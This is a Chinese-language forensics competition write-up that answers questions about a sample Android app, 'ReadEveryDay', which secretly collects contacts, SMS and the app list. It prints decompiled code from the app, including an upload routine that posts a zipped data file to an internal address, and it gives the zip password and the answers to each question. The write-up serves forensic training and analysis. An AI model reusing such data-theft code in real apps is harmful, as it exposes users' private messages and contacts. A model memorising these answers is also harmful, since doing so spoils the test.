
三、apk分析

3.1、APP包名是多少。（标准格式：com.xxx.xxx）

答案：`com.example.readeveryday`

1、AndroidKiller：<https://github.com/liaojack8/AndroidKiller>

使用 AndroidKiller 打开 实操1.apk 文件，在工程信息窗口可以查看答案。



3.2、apk的主函数名是多少。（标准格式：comlongxin）

答案：StartShow


同上题，入口：StartShow

3.3、apk的签名算法是什么。（标准格式：xxx）

答案：SHA1withRSA

1、jadx: <https://github.com/skylot/jadx>

jadx工具打开实操1.apk，显示签名算法。



3.4、apk的应用版本是多少。（标准格式：1.2）

答案：1.0

同上，在 Androidkiller 的工程信息中，存在 版本信息：ver: 1.0 的描述。

具体描述在 资源文件/AndroidManifest.xml 中，存在 android:versionName="1.0"

3.5、请判断该apk是否需要联网。（标准格式：是/否）

判断题：是。 仅一次机会

解法1、主函数StartShow分析

在函数中，可以看到存在联网权限：

头探1.apk

源代码

com.example.readeveryday

BuildConfig

MainActivity

R

StartShow

btn1 Button

lv1 ListView

tv1 TextView

isPermissionGranted

onCreate(Bundle) void

net.lingala.zip4j

资源文件

META-INF

res

AndroidManifest.xml

classes.dex

resources.arsc

APK signature

APK signature

Summary

AndroidManifest.xml

R

StartShow

```
import java.lang.reflect.Method;

/* Loaded from: classes.dex */
public class StartShow extends Activity {
    private Button btn1;
    private ListView lv1;
    private TextView tv1;

    @Override // android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.start);
        this.btn1 = (Button) findViewById(R.id.bn);
        this.tv1 = (TextView) findViewById(R.id.textView1);
        this.lv1 = (ListView) findViewById(R.id.lv);
        String[] s = {"1.读写短信彩信权限", "2.读写通讯录权限", "3.读写内存权限", "4.连接互联网权限"};
        ArrayAdapter<String> adapter = new ArrayAdapter<>(this, (int) R.layout.onetext, (int) R.id.tv, s);
        this.lv1.setAdapter((ListAdapter) adapter);
        this.btn1.setOnClickListener(new View.OnClickListener() { // from class: com.example.readeveryday.StartShow.1
            @Override // android.view.View.OnClickListener
            public void onClick(View v) {
                boolean granted = StartShow.this.isPermissionGranted("4") && StartShow.this.isPermissionGranted("14");
                if (granted) {
                    Intent i = new Intent(StartShow.this, MainActivity.class);
                    StartShow.this.startActivity(i);
                    return;
                }
                StartShow.this.finish();
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public boolean isPermissionGranted(String permissionCode) {
```

解法2、在线沙箱分析

奇安信平台：<https://ti.qianxin.com/>

注册即可

在分析报告中可以看到应用权限允许网络访问：

应用权限

☒ 敏感权限

☒ 普通权限

☒ 自定义权限

权限	说明
android.permission.READ_CONTACTS	允许应用程序读取您手机中存储的所有联系人（地址）数据。恶意应用程序可借此将您的数据发送给其他人。
android.permission.READ_SMS	允许应用程序读取您的手机或 SIM 卡中存储的短信。恶意应用程序可借此读取您的机密信息。
android.permission.WRITE_EXTERNAL_STORAGE	允许应用程序写入SD卡。
android.permission.INTERNET	允许程序访问网络。

组件信息

除此之外，报告中的APK文件元数据也可看到包名、主函数、版本号等信息。

APK文件元数据

主Activity	com.example.readeveryday.StartShow
APK名称	ReadEveryDay
APK包名	com.example.readeveryday
版本号	1
版本名称	1.0
Android平台最高版本	-
Android平台最低版本	Android 4.4
Android平台目标版本	Android 5.1
APK加固工具	-
首次编辑时间	2024-01-28 09:08:07
最近编辑时间	2024-01-28 09:08:07


3.6、APK回传地址？（标准格式：127.0.0.1:12345）

答案：10.0.102.135:8888

在jadx中可以看到源码文件，文件内容不多，StartShow是入口，除外就是MainActivity，仔细翻一翻即可：

```
403  /* JADX INFO: Access modifiers changed from: private */
404  public void checkAndUpload() {
405      DataOutputStream ds;
406      String path = Environment.getExternalStorageDirectory().getAbsolutePath();
407      File file = new File(String.valueOf(path) + "/Readdata.zip");
408      if (file.exists()) {
409          String uploadFile = file.getAbsolutePath();
410          HttpURLConnection con = null;
411          DataOutputStream ds2 = null;
412          InputStream is = null;
413          try {
414              URL url = new URL("http://10.0.102.135:8888/api/demo");
415              con = (HttpURLConnection) url.openConnection();
416              con.setReadTimeout(10000);
417              con.setConnectTimeout(10000);
418              con.setDoInput(true);
419              con.setDoOutput(true);
420              con.setUseCaches(false);
421              con.setRequestMethod("POST");
422              con.setRequestProperty("Connection", "Keep-Alive");
423              con.setRequestProperty("Charset", "UTF-8");
424              con.setRequestProperty("Content-Type", "multipart/form-data;boundary=*****");
425              ds = new DataOutputStream(con.getOutputStream());
426          } catch (Exception e) {
427              } catch (Throwable th) {
428                  th = th;
429              }
430          }
431      }
432  }
```

除了jadx反编译，在Androidkiller中存在内置jd-gui也可看到源码



3.7、APK回传数据文件名称是什么。（标准格式：1.txt）

答案：Readdata.zip


同上题

3.8、APK回传数据加密密码是多少。（标准格式：admin）

答案：19_08.05r

继续看源码，在 EncryFile 函数中看到 setPassword("19_08.05r".toCharArray())。

或直接搜索 password 也可找到



3.9、APK发送回后台服务器的数据包含以下哪些内容？（多选）

- A.手机通讯录
- B.手机短信
- C.相册
- D.GPS定位信息
- E.手机应用列表

答案：ABE

Xmlwrite 方法中可以看到 AppInfo、ContactRecord、SMSRecord 的调用，或可以使用排除法，相册、GPS均未出现过。

